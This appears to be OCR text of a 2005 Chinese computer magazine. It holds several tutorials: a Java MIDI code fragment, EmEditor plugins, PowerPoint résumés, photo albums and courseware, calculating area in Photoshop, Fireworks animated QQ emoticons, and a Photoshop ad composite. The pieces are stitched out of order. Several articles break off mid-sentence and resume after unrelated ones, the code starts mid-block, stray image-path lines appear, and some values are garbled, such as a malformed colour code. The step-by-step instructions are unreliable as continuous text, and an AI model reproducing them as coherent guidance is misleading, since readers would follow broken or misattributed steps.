  URL url = urlLoader.findResource(filename);
```

让 EmEditor 实用功能更上一层楼

★★★

■BCD

最近网上出现了一个EmEditor中文插件集，里面包含了EmEditor几乎所有的插件，这对于在使用EmEditor的人是非常有帮助的。

1.插件的自动安装

从http://www.newhua.com/cfan/200508/emedplset.rar下载EmEditor中文插件集，注意在安装时，需要根据操作系统来设置不同的显示字体，并根据自己的需要选择要安装的插件。安装完成后，打开EmEditor，在工具栏右击，确认"插件工具栏"已被勾选。

> 小提示
>
> 如果不需要编程，在安装时，不要选择"编程开发"项，这样可以减少插件数量。其他插件的安装与否，你可以参考解压缩后的"插件列表.txt"。

2.插件的自定义添加及删除

如果安装所有的插件，工具栏上的按钮过多，会影响插件的使用，所以我们还要根据自己的需要，来删除一些不用的插件。EmEditor插件是安装在软件所在目录下的PlugIns子目录中的，该目录下每个DLL文件都对应了一个插件，只要删除对应的文件，就可以直接删除EmEditor中的插件按钮了。

3.精彩插件实例秀

实例一：检查文档的拼写错误

以前要使用拼写检查功能时，需要在Word中打开文件，而现在使用插件功能，我们就可以直接在EmEditor中使用此功能了。只要点击" "(拼写检查)按钮，EmEditor就会自动调用Word的拼写检查，对当前文件进行检查。

实例二：在行尾添加指定字符

如果你希望在每一行末尾添加指定的字符串，那么可以使用"自动追加"按钮进行添加。在使用时，只要选中要添加字符串的行，然后点击" "(自动追加)按钮，在文本框中输入要添加的文字，再点击"追加"按钮即可。

其他的实用插件，我们不再一一介绍，你可以慢慢体验试用。如果你觉得安装插件过多，那么可以从http://www.newhua.com/cfan/200508/cfPlugIns.rar下载经过小编精选的插件，只要将这些插件直接解压缩至插件目录即可使用。

CF [YY16]

```
  sequence = MidiSystem.getSequence(url);
  //sequence保存着MIDI的音序结构
}

// 播放sequence
public void play() {
  if (isPlaying) { // 如果已经在播放,返回
    return;
  }
  try {
    sequencer = MidiSystem.getSequencer();
    sequencer.open();
    sequencer.setSequence(sequence); // 加载sequence
    sequencer.addMetaEventListener(this); // 添加事件处理
  } catch (InvalidMidiDataException ex) {
  } catch (MidiUnavailableException e) {
  }

  // Start playing
  thread = new Thread(this);
  thread.start();
}

public void run() {
  Thread currentThread = Thread.currentThread();
  while (currentThread == thread && !isPlaying) {
    // 当MIDI没有播放的时候,播放MIDI音乐
    sequencer.start();
    isPlaying = true;
    try {
      thread.sleep( 1000l );
    }
    catch (InterruptedException ex) {
    }
  }
}
```

以上是处理MIDI文件的主要代码，代码并不是很长，却已经能很好地完成我们需要的功能了。当然，如果你还不满意，Java也提供了多种方法让你对MIDI格式的文件进行音调、频率的改变。需要提醒的是，声音处理一定要做为一个单独的线程来进行，究其原因嘛，还是大家自己思考一下了。

结束语

至此，我们的连连看已经成为一道色香俱全的美味佳了，虽然游戏中还有很多的技术没有讲解到，然而，作为一个Swing教程，相信对大家也会有所帮助的。

不知道这样的教程是否能够让大家完成连连看这个游戏，如果你有困难或者疑问的话，可以通过leftmoon@163.com与我联系，或者将你感兴趣的部分告诉编辑吧，我会将自己所知道部分的拿出来与大家共同探讨。在此我衷心感谢大家能够耐心将Swing这杯咖啡品完，谢谢大家的支持，欢迎大家随时光临我们的咖啡馆哦！

CF [YY15]

菜鸟集训营

挡不住的魅力　尽在PowerPoint

★★

■河北　闫艳力　北京　一页

PowerPoint是微软Office办公套装中的组件，专门用于制作演示幻灯片。下面，我们就从个人娱乐、教学培训、商业办公等几个方面和大家一起打造几份靓丽的幻灯片。本文涉及的部分素材及最终效果文件可从http://www.newhua.com/cfan/200510/ppt.rar下载。

幻灯片的Magic Seven原则

★幻灯片是辅助传达演讲信息的，只列出要点即可，切忌不要成为演讲稿的PPT版，全篇都是文字。同时背景不要追求花哨，清爽最佳。

★每张幻灯片传达5个概念效果最好，7个正好符合人们接受程度，超过9个则会让人感觉负担重。

★我们是来演讲，不是来做视力检查！字体要大，大标题用44号粗体，标题1用32号粗体，标题2用28号粗体，再小就不建议了。

★标题最好只有5～9个字，最好不要用标点符号，至于括号也尽量少用。

★表胜于文，图胜于表，所以图表自己就能讲故事。同时，图表不要加文字解释，这个工作不该电脑做的，而应该留给你。

★最好有一张演讲要点预告幻灯片，告诉听众你要讲什么。在完成演讲的时候应有一张总结幻灯片，让听众再次回顾一遍，加深印象。

★好的演讲者要能控制时间，所以最好利用PowerPoint的排练功能(幻灯片放映→排练计时)预估一下时间。

实例1:轻松建简历 “秀”出不一样的你

第一步:单击菜单命令〝文件→新建〞，接着在右侧新建演示文稿窗格中单击〝通用模板〞打开模板对话框。单击模板对话框上的〝演示文稿〞选项卡，再双击打开其中的〝介绍讲演人〞模板。如果安装Office时，没有选择安装PowerPoint的所有选项，则双击〝介绍讲演人〞时将会弹出一个安装对话框，将Office光盘放入光驱，单击〝确定〞就可以了。如图1所示，就



图1

是〝介绍讲演人〞模板所创建的幻灯片了。

单击菜单命令〝文件→保存〞，在保存对话框中将当前演示文稿保存为〝简历.ppt〞(后缀名〝ppt〞是PowerPoint自动加上去的)。

小提示

本例是在PowerPoint XP下完成的，在PowerPoint 2003中，新建演示文稿窗格中的“通用模板”已改名为“本机上的模板”，并且其中的“介绍讲演人”模板也没有了。不过没关系，大家可随意挑选一个形式接近的模板进行改造(点选模板时右侧会有预览)，不一定要完全拘泥于模板的名称。

第二步:显然，这个幻灯片需要修改一下才能为我所用。点击幻灯片上的〝介绍〞，当显示出文本框并且光标变成闪烁的〝I〞形状时，就可以按删除键删掉原有的文字并输入自己需要的文字了，如改成〝我的简历〞。以同样方法可以修改或删除幻灯片中其他的文字。

第三步:如果觉得有必要展示一下自己所获得过的证书，可以为文字〝教育背景和所获证书〞做一个超链接，链接到〝证书〞幻灯片上去。

1.单击〝文件→新建〞，在右侧新建演示文稿窗格中单击〝通用模板〞，在〝演示文稿〞选项卡中双击〝证书〞模板新建一个证书演示文稿。从左侧的　览窗格中可以看到，这个演示文稿中包含两张幻灯片，点击选中某一张幻灯片即可在右侧窗口中显示出具体内容来。如果你有多个证书，可选中一个已有的幻灯片并按Ctrl＋C键复制，然后连续按Ctrl＋V键可粘贴出几个新的幻灯片；如果只有一个证书，可选中其他的幻灯片，再按Delete键删除即可；幻灯片上的文字都是可以修改的，点击文字即可进行相应的编辑修改操作了。将新建演示文稿保存为〝证书.ppt〞，然后关闭它返回到简历演示文稿中。

2.就像在Word中操作一样，选中幻灯片中的〝教育背景和所获证书〞，然后单击菜单命令〝插入→超链接〞(快捷键为Ctrl＋K)，在打开的编辑超链接对话框中选中刚才制作的〝证书.ppt〞，确定即可。

按F5键运行简历演示文稿，将光标移到〝教育背景和所获证书〞文字上时将变成手的形状，此时单击，即可跳转到证书演示文稿上了。

第四步:幻灯片的左下角有一个公司的LOGO，它实际上就是一个图片，点选它之后按Delete键删除它，然后单击菜单命令〝插入→图片→来自文件〞插入自己的图片。

按F5键试运行一下，效果如图2所示。



图2

第五步：如果每次打开幻灯文件后再按F5键运行有些麻烦，因此建议点击"文件→另存为"，在"保存类型"中选择"PowerPoint放映(*.pps)"，这样文件就会被保存为以PPS为扩展名的文件，双击后直接全屏放映。

实例2:一分钟打造超酷数码相册

第一步:启动PowerPoint进入它的主界面，单击菜单命令"文件→新建"，然后在右侧的新建演示文稿窗格中，单击"相册"打开相册向导。

> **小提示**
>
> 相册向导是PowerPoint 2003新增的功能，不过使用旧版本PowerPoint的读者，最好也浏览一下本例，这里可以学到一些基本概念、修改技巧、幻灯片放映技巧等，这些是各版本PowerPoint都通用的。

第二步:如果想直接把数码相机中的照片制作成相册，可先将数码相机与电脑接好，然后单击"扫描仪/照相机"按钮。这里以已保存在硬盘上的数码照片为例，所以只要单击"文件/磁盘"按钮即可。在打开的插入图片对话框中选中需要制作成相册的图片后(配合Ctrl和Shift键可多选图片，按Ctrl＋A键可选中当前目录下的所有图片)，单击"插入"按钮。



图3

如图3所示，在相册向导中可以对导入的照片进行简单的编辑，如调整先后次序，调整亮度、对比度，旋转图片等。单击"图片版式"右侧的下拉按钮，可以为相册选择一种样式，如一页幻灯片上放置几张图片，图片上面是否加上标题等，本例选择的是"1张图片(带标题)"项。

第三步:设置好各项参数后，单击"创建"按钮返回PowerPoint主界面。如图4所示，PowerPoint自动创建好一张演示文稿，并为每张照片都建立了一张幻灯片。其中第一张幻灯片是PowerPoint自动加上的一个简单封面，下面让我们来美化一下它。



图4

1.首先用鼠标选中"相册"两字，按删除键删除它，然后输入自己想要的相册名称，如:"武夷山游记"。可以像在Word中一样设置文字的大小、字体、颜色等，拖动文本的边框还可以调整文本的位置。同样方法，可以将下面的"由MC SYSTEM创建"也改成其他文字，如:"由北京一页创建"。

2.白底有点太难看，下面为它加上图片背景。单击菜单命令"格式→背景"(或在幻灯片空白处单击鼠标右键，再选择"背景"项)调出背景设置对话框；单击下方的填充下拉按钮，从下拉列表中选择"填充效果"打开一个对话框，单击其上的"图片"选项卡，再单击"选择图片"按钮插入一个背景图片；连续单击"确定"、"应用"按钮返回主界面，背景即可替换成漂亮的图片了(见图5)。

第四步:修改好第一张幻灯片之后，可继续点击其他幻灯片，你会发现每张照片上面都有"单击此处添加标题"字样(因为前面我们选的是1张图片带标题项)，这就是所谓的占位符了，点击它之后，占位符中的提示文字会自动消失，此时随意输入照片的标题即可。



图5

> **小提示**
>
> **什么是占位符?**
>
> 顾名思义，占位符就是先占住一个固定的位置，等着你再往里面添加内容的。它在幻灯片上表现为一个虚框，虚框内部往往有"单击此处添加标题"之类的提示语，一旦鼠标点击之后，提示语会自动消失。当我们要创建自己的模板时，占位符就显得非常重要，它能起到规划幻灯片结构的作用。

第五步:一一添加照片的标题后（也可以不加），单击菜单命令"文件→保存"将幻灯片保存为"武夷山游记.ppt"。

按F5键（或执行"视图→幻灯片放映"）即可开始放映自己制作的数码相册了，每单击一次鼠标，就会自动切换到下一张幻灯片，一直到结束为止。

当然，这个数码相册还有许多需要改进的地方，如:可以加上美妙的背景音乐，照片切换的时候可以加上动画效果以及声音效果等，敬请继续阅读下面的实例。

> **小提示**
>
> **幻灯片放映技巧**
>
> ★在幻灯片放映过程中，如果要中止放映，请按下Esc键。
>
> ★如果想暂时隐藏幻灯片内容，可按下"B"或"."键使屏幕全黑，也可以按"W"或","键使屏幕全变白，按Esc退出全黑或全白状态。
>
> 
>
> 图6
>
> ★放映幻灯片时，其右下角会有四个透明的按钮，单击其中左、右方向的箭头按钮可查看下一张幻灯片或返回前面的幻灯片；单击其中的铅笔图标(快捷键为Ctrl＋P)，还可以像在黑板上一样在当前放映的幻灯片上写写画画(见图6)，即所谓的幻灯片"注释"。退出幻灯演示时，PowerPoint会提示是否保留这些注释。

实例3:多媒体课件——李白诗画

只有激发起学生的学习兴趣，才能有理想的学习成绩，想做一个合格的老师不会做幻灯片，那怎么行！下面来尝试制作一个李白诗歌欣赏的课件，请事先准备好合适的素材。

第一步:运行PowerPoint，在新建演示文稿窗格中单击“空演示文稿”，然后在“幻灯片版式”中单击选择完全空白的那个版式。执行“格式→背景”菜单命令，在对话框中单击下面的下拉按钮并选择“填充效果”，然后单击“图片”标签，再点击“选择图片”按钮找到合适的背景图片，确定后应用到当前幻灯片。这样，我们的幻灯片就拥有一幅漂亮的背景了(见图7)。



图7

第二步:执行“插入→图片→艺术字”，双击选择合适的艺术字样式，接下来输入“伟大的浪漫主义诗人李白”后确定。拖动出现在幻灯片上的艺术字可以调整它的位置，拖动艺术字四周的节点可以调整字体的大小。调整好艺术字之后，右击它并选择“自定义动画”命令项，然后在自定义动画任务窗格中点击“添加效果→进入→飞入”，如图8所示，设置动画的各种参数，最好把“开始”项设置为“之后”，而不是默认的“单击”，这样在播放幻灯片的时候，文字会自动“飞”出来，而无需单击鼠标。




图8

第三步:执行菜单命令“插入→新幻灯片”(快捷键为Ctrl + M)插入第二张幻灯片，幻灯片版式依然选择空白版式，并将如图9所示的图片设置为背景。当然，有兴趣的读者完全可以在Photoshop之类的图像处理软件中设计自己的背景图片。

接着执行“插入→图片→来自文件”找到李白唐诗作品图片将它插入其中，调整图片大小，使其与背景图片中的空白区域正好吻合。右击插入的图片，选择“自定义动画”，在自定义动画任务窗格中单击“添加效果→其他效果→轮子”(这里有许多效果可供大家选择)，如果勾选了底部的“预览效果”项，则可以即时预览到动画效果，确定后返回。一定要在任务窗格中将“开始”项设置为“之后”。重复上面的步骤，直到将所有素材图片及诗词导入为止，本例准备了五张李白诗欣赏图片，所以分五次导入图片和添加动画效果(见图10)。




图9



图10

第四步:幻灯片一般是按顺序播放的，有时我们需要在不同幻灯片之间跳转，这时就要用到“超链接”功能。点选第二张幻灯片，单击“插入→文本框→水平”(可直接单击下方的“文本框”按钮)，然后在背景图空白的按钮上点击，并输入相应诗歌标题文字(如:“将进酒”)，重复操作为五个按钮都标上诗歌标题。

选择上面输入的诗歌标题(如:“将进酒”)后右击它，选择“超链接”命令，在“插入超链接”对话框左侧点击“本文档中的位置”按钮，然后点选合适的幻灯片(本例中，“将进酒”对应的是“幻灯片2”)，确定后即完成超链接设置。为了在播放时我们能即时知晓此链接的目标幻灯片地址，还可点击右上角的“屏幕提示”按钮，为它加上提示。以此类推，完成其他超链接的设置(见图11)。




图11

第五步:按Ctrl键不放，依次点击已设置好超链接的诗歌标题，全选它们后，按Ctrl + C键复制，接着依次点击其他幻灯片，按Ctrl + V键粘贴，很快就能为其他幻灯片加上具有超链接属性的按钮标题了。

第六步:有诗有画，最好还能来点好听的音乐。先选定第一张幻灯片，然后执行“插入→影片和声音→文件中的声音”，选择合适的声音文件，在弹出的“你希望在幻灯片放映时如何开始播放声音”中选择“自动”。这时幻灯片上会出现一个小喇叭图标，右击此小喇叭选择“自定义动画”，在右侧任务窗格中点击刚刚导入的音乐文件名右侧的下拉按钮，选择“效果选项”，在对话框中将“停止播放”项选择为“在99张幻灯片后”，再在



图12

不用CAD，Photoshop也能求面积

★

■湖北　曹许华

大家知道，Photoshop主攻图像处理，CAD主攻绘图设计计算，一个是位图软件，一个是矢量图软件。涉及图形面积计算，当然用CAD。常用做法是将扫描图或制作的位图矢量化，在CAD中全部重新绘制，勾出面域边界后再调用命令求算面积。那么，能否直接在Photoshop中计算图形面积呢？看似不可能，其实利用Photoshop的“选区”和“直方图”功能，就可以精确地计算出图形面积。下面以求图1中B区的面积为例进行说明。




图1

第一步:首先需选取B区。选择魔棒工具，为了保证精确选择B区，可将“容差”值设为0，并取消“消除锯齿”项的选择。

第二步:在B区点击一下鼠标全选它之后，再执行“图像→直方图”调出直方图窗口，如图2所示，可见像素值为10223，即Xb=10223。注意:如果你使用的是Photoshop CS版本，则执行“窗口→直方图”命令，打开直方图窗口后，要单击窗口右上角的小三角按钮，从弹出菜单中先选择“展开视图”，再选择“显示统计”项。



图2

第三步:执行“图像→图像大小”命令，如图3所示，可见图像全部像素为长乘宽即227×283=64241像素，即X=64241；图像面积为8×10cm²，即S=80cm²。显然，B区面积Sb/Xb=S/X，Sb=S·Xb/X=80×10223/64241=12.73cm²。



图3

第四步:可用Excel建立一个计算表来辅助计算，这样可免去手动计算的麻烦(该Excel表格可到http://www.newhua.com/cfan/200510/pAc.xls处下载)。 CF [YY18]

“计时”标签中将“重复”设为一个较大的数值，这样你的幻灯片就有了背景音乐了(见图12)。

好了，按下F5键或执行“幻灯片放映→观看放映”来欣赏一下自己的作品吧。

小提示

★如果担心播放幻灯片时，小喇叭图标影响显示效果，可将其拖放到幻灯片显示范围之外。当需要在其他电脑上播放此幻灯片时，最好将PowerPoint做打包处理，或将声音文件一并复制到新电脑上，并设置好合适路径(在上图对话框“声音设置”标签中的“文件信息”里设置)。

★PowerPoint不但可以为幻灯片中的文字或图片定义动画，甚至不同幻灯片之间的切换也可以有动画效果，执行“幻灯片放映→幻灯片切换”命令，在任务窗格中选择合适的切换方式，然后“应用于所有幻灯片”即可，当然你也可一一指定切换方式。

实例4:录制旁白，让电脑替你说话

是不是有这样的感慨，同一幻灯片需要在不同地点多次演示，而自己就像一个机器人一样不断重复同样的话。其实完全可以让PowerPoint自动演示图片并解说，这样就可以坐到一边喝茶而让电脑替你演讲了。录制解说词，在PowerPoint中被称为“录制旁白”。

第一步:保证自己计算机上的声卡工作正常，并且具备麦克风等能够录音的设备。然后打开你的PowerPoint演示文稿，执行“幻灯片放映→录制旁白”命令，打开“录制旁白”对话框。

第二步:选中“链接旁白”选项，并通过“　览”按钮设置好旁白文件的保存文件夹。同时根据需要设置好其他选项。

第三步:单击“确定”按钮，进入幻灯片放映状态，一边播放演示文稿，一边对着麦克风朗读旁白。注意:声音旁白优先于所有其他的声音，所以如果运行了包含旁白和其他声音的幻灯片放映，只有旁白会被播放。

网 络 大 补 贴

1.打包CD，让PowerPoint到处运行

http://office.microsoft.com/zh-cn/assistance/HA011552792052.aspx

用好PowerPoint的“打包成CD”就可让你一次打包，到处运行。快来看看微软的官方教程吧，非常简单。

2.快来看看PowerPoint教学大本营

http://www.yesky.com/SoftChannel/72348981799157760/20031022/1738173.shtml#

http://www.enet.com.cn/eschool/inforcenter/A20040608314918_1.html

3.许多人喜欢用PowerPoint来做贺卡或是讲一些有趣的哲理故事，建议你看看http://www.cycnet.com/englishcorner/special/powerpoint/，这里收藏了不少，建议你也学一学，将某个笑话或是寓言故事做成PPT。

4.PowerPoint模板很重要，这些资源送给你

http://office.microsoft.com/zh-cn/templates/CT011323752052.aspx (微软官方网站的模板)

http://www.avpartner.com/ppttemps-main.htm(相当丰富的模板资源)

http://images.graphicsland.com/ppt/ppttempl.zip(36个模板下载)

http://www.animationfactory.com/templates/(提供300个以上模板)

5.亲爱的老师，为您献上这些课件

http://www.wsbedu.com/kejian/kejianzx.html

http://www.cn-cai.com/

CF [YY17]

软件你别牛

动态QQ表情DIY Fireworks轻松搞定

★★

■吉林　图们月长圆　选题推荐:甘肃　一凡(奖金100元)

本刊2005年第4期“软件你别牛”中介绍了优秀的网页图形制作软件Fireworks，应许多读者的要求，今天将大家非常感兴趣的第二个选题“Fireworks中制作动态QQ表情”制作成文章，进一步加深大家对该软件的了解。我们对往期“软件你别牛”栏目的回顾也将暂告一段落，下期开始介绍新的专业软件，希望大家能继续支持我们，并提出宝贵的意见(media@cfan.com.cn)。

QQ体贴的动态表情恰恰可以弥补语言的苍白，将某种情绪生动而有趣地展现出来。但QQ本身自带的聊天表情非常有限，于是许多朋友便通过上网　览或从各个论坛、软件中下载各种各样的QQ表情来补充QQ表情库。不过你是否想过，其实自己也可以DIY动态QQ表情，让它能更贴近想要表达的情感(见图1、图2)。




图1　每次老编在群里通知小编们下楼搬运东西时，小特总会发出这个动态表情




图2　每次小特在群里发言时，大家都会报以这个动态表情

动态QQ表情，本质上就是一些GIF动画，其实制作GIF动画只是Fireworks很小的一个功能，更多其他应用，大家可以在使用软件过程中细细体会。

小知识

GIF动画实际上就是由一张一张的静态图片组成的，在很短的时间内连续不断地显示，由于人眼有0.1秒的视觉暂留，所以快速连续显示的图片看上去就像是动了起来。每一张图片就叫作“帧”，它是组成动画的基本单位。

本例中要制作出一个不断睁眼闭眼的小笑脸，口中喊着“哈”、“嘿”(当然你可以定制成更有趣的对白，如:“嘿！小样的，敢和我斗！”)，并不断打拳的QQ动态表情，效果如图3所示。



图3

脸庞的制作

第一步:启动Fireworks MX 2004中文版(以下简称Fireworks)，单击菜单命令“文件→新建”，在新建文档对话框中将画布宽度和高度都设置为128像素(为了便于传输，一般控制在150像素×150像素之内)，分辨率为72像素/英寸；画布的颜色选择为“透明”(见图4)，确定即可。接着，为了绘图方便，可以在左侧工具箱中点选下方“视图”栏中的“放大镜”工具，在画布上点击可放大视图进行操作(按Alt键不放并点击可缩小视图，放大或缩小的快捷键为Ctrl++或Ctrl+-)。




图4

第二步:按住工具箱“矢量”栏中的“矩形”工具不放，在弹出的子工具箱中选择“椭圆”工具，然后按住Shift键不放，在画布中央拖画出一个正圆形，我们要用这个正圆形作为脸庞。刚刚画好的正圆形自动处于选中状态(如果圆形未被选中，可使用工具箱“选择”栏中的黑箭头“指针”工具点选圆形)，此时单击展开其下方的属性面板。

现在将给笑脸(即圆形)填充上好看的颜色:在属性面板中，首先单击填充色按钮右侧的下拉箭头，从弹出菜单中选择“渐变→椭圆形”；再单击填充色按钮，在弹出的编辑渐变窗口中，分别单击渐变条下方的两个铅笔头图标，从弹出色盘中点选一种颜色(或直接在上方的文本框中输入色彩值然后按回车键确定)，设置颜色渐变值为从#FFFFFF到#FFF00(由白到黄)；接着单击下面“边缘”右侧的下拉箭头，从下拉列表中选择“羽化”，并设置它的参数值为2；然后再设置笔触的颜色为#00FF00，2个像素的柔化描边(见图5)。将颜色填充好后，拖动正圆形中出现的坐标圆点可以移动渐变的中心点，拖动X和Y轴两端的节点可以改变渐变区域的方向和长度，可根据具体情况适当调整。




图5

第三步:接下来再为这个笑脸添加上特效。在属性面板中单击“效果”旁边的“+”号按钮，从弹出菜单中选择“斜角和浮雕→内斜角”特效，设置其参数值为:斜角边缘形状为平滑；宽度为12；对比度为31%；柔化度为8；角度为116。这样，一个具有立体感的脸庞部分就设计完毕了。

眼睛、嘴和小拳头的制作

第一步:点选工具箱“矢量”栏中的“钢笔”工具，然后单击下方“颜色”栏中笔触(即铅笔图标)右侧的颜色

按钮，从弹出色盘中点选黑色，接着点选填充色按钮（即喷桶图标），并单击其下方的红色斜杠按钮，将填充色设置为"无"。

设置好钢笔工具后，在笑脸左上角部分画出一小段线，并在"钢笔"工具被选中的状态下单击这条线段，在这条线段上多绘制几个曲线点，接着单击工具箱"选择"栏中的白箭头工具（即"部分选定"工具），拖动调整线段上的各个曲线点，使这条线变成弧形（见图6）。



图6

接下来单击工具箱"矢量"栏中的"直线"工具，在属性面板中将笔触的宽度设置为1，再在弧形线段上面绘制出几条竖线作为眼睫毛，一个眯缝着的眼睛就绘制好了。点选黑箭头"指针"工具，然后按住Shift不放并一一点击上面所画的线段，将眼睛部分全部选中（注意不要选中脸庞部分），按Ctrl＋C键复制，再按Ctrl＋V键粘贴，将复制的眼睛拖放到脸庞右侧适当的位置，在画布空白处点击一下以去掉对眼睛的选择状态，效果将如图7所示。




图7

第二步：按住工具箱中的"矩形"工具不放，在弹出的子工具箱中选择"椭圆"工具，接着在工具箱下方"颜色"栏中点选笔触按钮（即铅笔图标），并单击其下的红斜杠按钮将笔触关闭。单击填充色按钮（即喷桶图标）右侧的颜色按钮，设置填充颜色为红色，在属性面板中，单击填充色图标下方的"边缘"右侧的下拉箭头，从下拉列表中选择"羽化"，并将羽化值设置为6。设置好后，在眼睛下面画出两个扁扁的椭圆形作为红脸蛋。

第三步：嘴的勾划与眼睛的绘制方法类似，选择"钢笔"工具，设置笔触的颜色为红色，笔尖宽度为1，接着在脸庞的合适位置上绘制出一条线段，并添加上多个曲线点，然后利用"部分选定"工具调整线段上的这些曲线点，达到自己满意的效果为止。

> 小提示
>
> **插入和删除路径线段上的曲线节点**
>
> 为了方便地调整线段，我们通常都会在线段上插入曲线节点，直接用"钢笔"工具在画好的线段上空白处点击即可增加节点，如果是点击在已有的节点上，则删除它。

第四步：下面再为这个笑脸人物绘制出两个小拳头。单击"椭圆"工具在画布上绘制出一个椭圆形，然后利用"钢笔"工具在这个椭圆形上面添加几个曲线点，接着使用"部分选定"工具调整这个椭圆形的右上部的形状向内稍微凹陷一些，接着再绘制一个小一点的椭圆形，右击这个小椭圆形，在弹出的快捷菜单中选择"排列→下移→层"，然后将它们的位置排列好，并单击菜单栏中的"修改→组合"，将它们组合到一起。接着单击菜单命令"修改→变形→倾斜"，将这个小拳头倾斜一定的角度，并放置到笑脸的脸旁。

为增加立体感，可以为小拳头添加上阴影效果。用黑箭头"指针"工具选中小拳头图形，然后在属性面板中单击"效果"右侧的"＋"号按钮，选择"阴影和光晕→内侧阴影"，设置内侧阴影的参数值如下：距离为3；颜色为黑色；不透明度为65％；柔化度为4；角度为111（大家也可以根据自己设计的具体情况自行设置内侧阴影参数值）。

最后点选制作好的小拳头图形，复制并粘贴出一个，确保粘贴出来的新图形为选中状态，执行"修改→变形→水平翻转"菜单命令，再把它拖放到笑脸的右侧，最后效果如图8所示。



图8

其他动画帧的设计

前面说过，动态图形是由多幅静态图片组成的，前面已经制作好了第一帧图片，接下来还需要制作其他三帧图片。

第一步：选中第一帧画布中所有对象（用"指针"工具拖出一个矩形框住所有对象即可），按Ctrl＋C组合键复制到剪贴板上，然后单击菜单命令"窗口→帧"在右侧展开帧面板，单击帧面板下方的"新建/重制帧"按钮（即右下角带"＋"号的那个按钮）添加一个新的帧，按Ctrl＋V键将刚才复制的图像粘贴到第二帧的画布上面。

第二步：在这一帧上要让眯缝着的双眼"睁开"。单击"椭圆"工具，在画布上绘制出一个椭圆形，并设置它的填充色为黑色，边缘为实边，并将笔触关闭掉，然后利用"部分选定"工具，将这个椭圆形调整成半月的形状，并使用"直线"工具为眼睛添加上几根眼睫毛。接着还是利用"椭圆"工具为黑眼睛添加上几个小点，设置它的填充色为白色，边缘为实边，这样，眼睛看起来才有神。制作完毕后将它们组合到一起，并复制粘贴出一份。然后将原来的眯缝的眼睛删除掉，在原来的位置上放置上新绘制的眼睛（见图9）。这时我们可以单击画布下方的播放按钮（白色三角形按钮），播放并预览这两帧的动画，看看眼睛是不是动起来了！



图9

第三步：大家可以参照图3所示的效果制作完成后两帧的图片，这里就不详细说了。不过有两点要提示一下大家：1.添加文字，可使用工具箱"矢量"栏中的"文本"工具（即"A"图标）；2.拳头图形不用重新绘制，点选粘贴过来的拳头图形，再在属性面板中改变"宽"和"高"的数值，即可任意修改拳头的大小比例了。

输出动画

第一步：首先设置输出参数。在帧面板中双击每一帧后面的数字，可以重新设置每一帧的延时长度，本例设置为

■安徽　无名

★★

破“屏”而出——Photoshop广告制作实战

本文可以帮你学到

- 6条能提高Photoshop工作效率的秘技
- 魔棒工具的使用及对选区进行编辑的方法
- 通过图层将多个图片组合成一个作品

平面或影视广告中经常能看到这样的场景：电视画面中的人物突然破〝屏〞而出，跨到（或冲到）显示屏幕的外面来，立体效果非常强烈。今天，就让我们在Photoshop中模拟出这种效果，最终作品如图1所示。本文所涉及到的素材图片，可到http://www.newhua.com/cfan/200510/PhotoAd.rar处下载。



图1

第一步：启动Photoshop，执行〝文件→打开〞菜单命令调出打开对话框（秘技1：在Photoshop窗口的空白处双击鼠标，可以快速调出打开对话框），选中准备好的液晶显示器图片文件打开它（见图2）。

第二步：图片中的液晶显示屏上是一片黑色，为了增强效果，可以给显示屏〝贴〞上一层背景。同上一步操作，打开一个蓝天白云的图片文件。按Ctrl＋A组合键全选该图片，再按Ctrl＋C组合键复制，接着点击一下显示器图片窗口使其激活，再按Ctrl＋V组合键粘贴，则蓝天白云图片就被复制过来，并自动建立了一个新的图层（秘技2：打开两个图片后，按快捷键V选中移动工具，然后直接用移动工具将一个图片拖放到另一个图片上，同样能将该图片复制到另一图片上，并自动创建一个新的图层）。



图2

第三步：要想把蓝天白云图片〝贴〞到斜的显示屏上，还需要做一下变形处理。在图层调板上点选蓝天白云图片所在的层，然后执行〝编辑→变换→扭曲〞菜单命令，这时蓝天白云图片的四周会显示出8个节点，如图3所示，分别拖动这些节点即可达到变形图片的目的，使其与显示屏完全匹配后，按回车键或者在图片中间双击鼠标左键以确定改变（秘技3：按Ctrl＋T键进入“自由变换”状态，然后按住Ctrl键不放并用鼠标分别拖动节点，可达到与“扭曲”变形一样的效果）。



图3

第四步：在Photoshop空白处双击鼠标，打开一个超人图片（见图4）。这张图片的背景比较单一，所以使用魔棒工具就能将人物选取出来。



图4

单击选中工具箱中的魔棒工具（或按快捷键W），然后在上方的魔棒选项栏中，将〝容差〞值设置为64。接着在背景中单击，即可

30/100秒。如果希望帧延时更长一时，比如2秒，则应该设置为200/100秒。可以按Shift键不放，再依次点选多个帧，然后双击后面数字，可同时设置所有选中帧的帧延时数值。

第二步：选中所有帧，执行〝文件→导出预览〞命令打开导出预览对话框。在〝选项〞标签面板中，设置格式为〝GIF动画〞，调色板为〝精确〞，然后单击〝导出〞按钮，设置好文件名称，存储的位置等参数，即可将设计的这个动画输出了。导出预览窗口还有其他许多选项，大家可以多做些实验。

小提示

